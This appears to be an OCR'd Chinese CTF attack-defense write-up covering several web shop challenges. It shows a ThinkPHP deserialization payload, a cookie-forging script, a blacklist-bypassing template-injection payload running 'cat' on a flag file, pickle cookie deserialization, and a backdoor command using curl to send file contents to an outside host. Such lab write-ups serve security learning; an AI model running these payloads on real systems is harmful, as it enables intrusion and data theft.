


```
public function third_pay(Request $request) {
    if(!session( name: 'username'))
        return $this->redirect( url: '/login'); //未登录

    $commodity_id = intval(input( key: 'commodity_id'));
    $price = floatval(input( key: 'price'));
    $sign = input( key: 'sign');
    $real_sign = $this->gen_pay_url($commodity_id, $price)['sign'];
    if($sign !== $real_sign) {
        $this->assign( name: 'danger',  value: 1);
        return view();
    }

    $user_id = session( name: 'id');
    $result = $this->shop_model->pay($user_id, $commodity_id, $price);
    if(!$result) {
        $this->assign( name: 'danger',  value: 1);
        return view();
    } else {
        $commodity = $this->shop_model->get($commodity_id);
        if($commodity->name === 'ticket')
            session( name: 'admin',  value: 1);
        $this->assign( name: 'success',  value: 1);
        return view();
    }
}

private function gen_pay_url($id, $price) {
    $parm = array(
        //'uid'=>'1',
        'commodity_id'=>$id,
        'price'=>$price,
    );
    ksort( &array: $parm);
    $pay_key = db( name: 'pay_config')->where( field: 'id',  op: '1')->find()['pay_key'];
    $mark = http_build_query($parm);
    $parm['sign'] = md5( str: $mark.$pay_key);
    $callback_url = '/thirdpay?'.http_build_query($parm);
    $result = array(
        'sign'=> $parm['sign'],
        'callback_url'=> $callback_url,
    );
    return $result;
}
```


3、拿到管理员权限，查 log 得到 payload。。。



```
[ info ] [ PARAM ] array (
  'd' => '0:13:"think\\Request":33:{s:9:"' . "\0" . '*' . "\0" . 'method";s:3:"GET";s:9:"' . "\0" .
'*' . "\0" . 'domain";N;s:6:"' . "\0" . '*' . "\0" . 'url";N;s:10:"' . "\0" . '*' . "\0" .
```



```
'baseUrl";N;s:11:"' . "\0" . '*' . "\0" . 'baseFile";N;s:7:"' . "\0" . '*' . "\0" .
'root";N;s:11:"' . "\0" . '*' . "\0" . 'pathinfo";s:5:"index";s:7:"' . "\0" . '*' . "\0" .
'path";s:5:"index";s:12:"' . "\0" . '*' . "\0" . 'routeInfo";a:0:{}s:6:"' . "\0" . '*' . "\0" .
'env";N;s:11:"' . "\0" . '*' . "\0" .
'dispatch";a:2:{s:4:"type";s:6:"module";s:6:"module";a:3:{i:0;s:5:"index";i:1;N;i:2;N;}}s:9:"' .
"\0" . '*' . "\0" . 'module";s:5:"index";s:13:"' . "\0" . '*' . "\0" .
'controller";s:5:"Index";s:9:"' . "\0" . '*' . "\0" . 'action";s:5:"index";s:10:"' . "\0" . '*' .
"\0" . 'langset";s:5:"zh-cn";s:8:"' . "\0" . '*' . "\0" . 'param";a:1:{s:1:"d";s:1:"1";}s:6:"' .
"\0" . '*' . "\0" . 'get";a:1:{s:1:"d";s:1:"1";}s:7:"' . "\0" . '*' . "\0" . 'post";a:0:{}s:10:"' .
"\0" . '*' . "\0" . 'request";a:0:{}s:8:"' . "\0" . '*' . "\0" . 'route";a:0:{}s:6:"' . "\0" . '*' .
"\0" . 'put";N;s:10:"' . "\0" . '*' . "\0" . 'session";a:0:{}s:7:"' . "\0" . '*' . "\0" .
'file";a:0:{}s:9:"' . "\0" . '*' . "\0" . 'cookie";a:0:{}s:9:"' . "\0" . '*' . "\0" .
'server";a:0:{}s:9:"' . "\0" . '*' . "\0" . 'header";a:8:{s:4:"host";s:12:"localhost:82";s:10:"user-
agent";s:82:"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:55.0) Gecko/20100101
Firefox/55.0";s:6:"accept";s:63:"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";s:
15:"accept-language";s:35:"zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3";s:15:"accept-encoding";s:13:"gzip,
deflate";s:6:"cookie";s:43:"JSESSIONID=8857703604690D28F4638B4E68EEF082";s:10:"connection";s:10:"kee
p-alive";s:25:"upgrade-insecure-requests";s:1:"1";}s:11:"' . "\0" . '*' . "\0" .
'mimeType";a:12:{s:3:"xml";s:42:"application/xml,text/xml,application/x-
xml";s:4:"json";s:62:"application/json,text/x-
json,application/jsonrequest,text/json";s:2:"js";s:63:"text/javascript,application/javascript,applic
ation/x-
javascript";s:3:"css";s:8:"text/css";s:3:"rss";s:19:"application/rss+xml";s:4:"yaml";s:28:"applicati
on/x-
yaml,text/yaml";s:4:"atom";s:20:"application/atom+xml";s:3:"pdf";s:15:"application/pdf";s:4:"text";s
:10:"text/plain";s:5:"image";s:71:"image/png,image/jpg,image/jpeg,image/pjpeg,image/gif,image/webp,i
mage/*";s:3:"csv";s:8:"text/csv";s:4:"html";s:35:"text/html,application/xhtml+xml,*/*";}s:10:"' .
"\0" . '*' . "\0" . 'content";N;s:9:"' . "\0" . '*' . "\0" . 'filter";s:0:"";s:7:"' . "\0" . '*' .
"\0" .
'bind";a:2:{s:4:"hook";a:1:{s:7:"getflag";s:31:"app\\index\\controller\\Flag::flag";}s:4:"flag";s:14
:"/home/ctf/flag";}s:8:"' . "\0" . '*' . "\0" . 'input";s:0:"";s:8:"' . "\0" . '*' . "\0" .
'cache";N;s:15:"' . "\0" . '*' . "\0" . 'isCheckCache";N;}',
)
```



```
    public function getflag() {
        if(session( name: 'admin') == 1){
            if(isset($_POST['d'])){
                $flag = unserialize($_POST['d']);
            }else{
                $flag = new Flag;
            }
            echo $flag->getflag();
        }else{
            echo 'deny';
        }

    }
}

class Flag{
    public $flag;
    public static function flag($r){
        return file_get_contents($r->flag);
    }
    public function getflag(){
        $this->flag='/flag';
        return self::flag($this);
    }
}
```

修复

官方 commit：

https://github.com/top-think/framework/commit/363fd4d90312f2cfa427535b7ea01a097ca8db1b

WEB4


不会做，摸了

WEB5

1、　网站采用官方原始的 cookie secret key：

5f55e8c1487401007e1b56211abd85de5fe57f9fc0079e5060e981f025d2


2、　利用脚本伪造 VIP 身份：



```
import hmac
import hashlib

# https://github.com/tornadoweb/tornado/blob/eb487cac3d829292ecca6e5124b1da5ae6bba407/tornado/web.py

def _create_signature_v2(secret, s):
    hash = hmac.new((secret).encode("utf-8"), digestmod=hashlib.sha256)
    hash.update((s).encode("utf-8"))
    return (hash.hexdigest())

def genecookie(s):
    print(s+_create_signature_v2("JDIOtOQQjLXklJT/N4aJE.tmYZ.IoK9M0_IHZW448b6exe7p1pys0",s))

# 2|1:0|10:[时间戳]|||[数据长度]:数据|
genecookie("2|1:0|10:1528524163|8:username|8:eW55eW4=|")
```

2|1:0|10:1528524163|8:username|8:eW55eW4=|a9e01715ad71878fd65b23b86d289dfcbbf7864593a90c16eac2daf0862fb699

3、修改 cookie 获得 vip 修改权限：




ynyyn

邮箱地址：ynyyn@vip.qq.com


剩余积分：775.3

3、　利用 python 存在模板注入，过滤了单引号，采用字符串拼接绕过。存在一定过滤



```
string_blacklist = ('{{', "'", 'script', 'object', 'onerror', 'onload',
    'select', 'from', 'where', 'union', 'os', 'sys', 'open', 'include', 'extend', 'module',
    'timeit', 'subprocess', 'import', 'print', 'curl', 'proc',
    'builtin', 'eval', 'exec', 'input', 'pickle', 'reload')
```


用{% raw %}绕过



`{% raw *expr* %}`

Outputs the result of the given expression without autoescaping.


{% raw ().__class__.__bases__[0].__subclasses__()[59].__init__.__getattribute_ _("func_"+"global"+"s")["linecache"].__dict__["o"+"s"].__dict__["pop"+"en"]("cat /home/ctf/flag ").read() %}



```
ciscn{bdDdj28MnWZ66vWx9Czy4XwkFdUgSmFe7MZw6tj5z4MUvuYy2W2GmszntBgDJcY7}
```

WEB6


1、存在 nginx 的静态文件配置错误，用/static../可以进行文件目录遍历



```
location /static
{
        alias /app/sshop/assets/;
        autoindex on;
}
```

2、漏洞位于 ShopCarHandler 和 ShopCarAddHandler 中，购物车信息储存和加载的时候会被用户篡改


使用 load 加载用户提交的购物车信息，构造 buycar 类，重载迭代器，可以进行指令执行。



```
class ShopCarHandler(BaseHandler):

    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        buycar = self.get_secure_cookie('commodity_buycar')
        if buycar:
            buycar = loads(b64decode(buycar))
            commodities = []
            price = 0
            i = 1
            for one in buycar:
                commodity = self.orm.query(Commodity).filter(Commodity.id == one).one()
                commodity.count = buycar[one]
                commodity.i = i
                commodity.prices = int(buycar[one]) * int(commodity.price)
                price += int(buycar[one]) * int(commodity.price)
                commodities.append(commodity)
                i += 1

            return self.render('shopcar.html', commodities=commodities, price=price)
        return self.render('shopcar.html')
```


修复：

nginx：




```
location /static/
{
        alias /app/sshop/assets/;
        autoindex on;
}
```

所以将原文件中的



```python
from pickle import loads, dumps
```

pickle 库改用 json 库：




```python
from json import loads, dumps
```

至此，修复成功

WEB7


1、　利用把购物车金钱抓包修改成负数增加金钱

2、　获得./backdoor.so 逆向可得



```c
void __fastcall zif_secret(zend_execute_data *execute_data, zval *return_value)
{
  __int64 v2; // rdi
  zend_string *key; // [rsp+0h] [rbp-38h]
  zend_string *args; // [rsp+8h] [rbp-30h]
  const char key_ans[17]; // [rsp+10h] [rbp-28h]
  unsigned __int64 v6; // [rsp+28h] [rbp-10h]

  v2 = execute_data->This.u2.next;
  v6 = __readfsqword(0x28u);
  strcpy((char *)key_ans, "diow1829hdnu1928");
  if ( (unsigned int)zend_parse_parameters(v2, &unk_CA1, &key, &args) != -1 && !strcmp(key->val, key_ans) )
    system(args->val);
  __readfsqword(0x28u);
}
```

3、user_info 处获得 cmd，但是无回显



```php
public function user_info(Request $request) {
    $user = $this->user->where('username', session('username'))->first();
    $user['integral'] = number_format($user['integral'], decimals: 2, dec_point: '.', thousands_sep: '');
    $info = 'you are not vip. Please get 2000 or more integral to be vip';
    if ($this->user->where('username', session('username'))->value('integral') >= 2000) {
        $cmd = $request->input('cmd');
        $key = $request->input('key');
        secret($key, $cmd);
        $info = "/backdoor.so and i will never tell you my secret";
    }
    return view('user', ['user' => $user, 'info' => $info]);
}
```

4、`cmd=curl http://ip/$(cat  /flag)&key=diow1829hdnu1928`

使用 curl 将答案回显


WEB8

这题很简单，但是 flag 格式有个坑。。。搞得我们浪费了很多时间

1、提示 1 要我们活动 6000 元，用官方样例源码漏洞，直接修改购物车结算为负数即可获得任意金额


2、提示 2 要获取 admin

采用官方 cookie secret 伪造 admin 用户进入后即可获得 RSA pqE C



```
  # if user.integral<6000:
  #    self.write('<center>Only when the integral is more than 6000 can you get a hint</center>')
  #    return self.render('user.html', user=user,flag='')
  # elif self.get_secure_cookie('username') != 'admin':
  #    self.write('<center>Hint: Only admin can see flag</center>')
  #    return self.render('user.html', user=user,flag='')
  # elif self.get_secure_cookie('username') == 'admin':
  # #    current_path=os.path.abspath(__file__)
  # #    flag_path=os.path.abspath(os.path.dirname(current_path)+ os.path.sep+".")
  # #    flag_path=str(flag_path)+'/a7ab44c66eebfdc0afda5d3b8cee834c.txt'
  # #    f=open(flag_path,"r")
  # #    flag=f.read()
  # #    f.close()
  # #    return self.render('a7ab44c66eebfdc0afda5d3b8cee834c.html',flag=flag)
  #    return self.render('user.html', user=user,flag='')
```

3、



```
p=96484230290105156765905517400104265349457376392357398006439893520398525072984913995610350091634270503701075707336333509116912802977771602006
25281665378483

q=11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230647903887510065547947313543299303261
986053486569407

E=65537

C=16515500352536781184061513504580591363936693438898853568017867650383940670657950822265499091197145708122800676449197087056022508883258951138
89390063201688359949066083495260819021355459236701738358615258322807665962422613074643181162046501563763842681278081890019373636137706878303830
48567058592288671656328930
```

利用工具解得

3194993984983231737282999852025372547127643645567759641606688775689 26556

加上

ciscn{31949939849832317372829998520253725471276436455677596416066887756892 6556}提交即可。。。当时没有说清楚格式，害我们试了半天。

修复方法：

`/home/ciscn/sshop/views/User.py`

修改渲染逻辑

`/home/ciscn/sshop/settings.py`

修改 cookie_secret, debug .


`/home/ciscn/sshop/models.py`

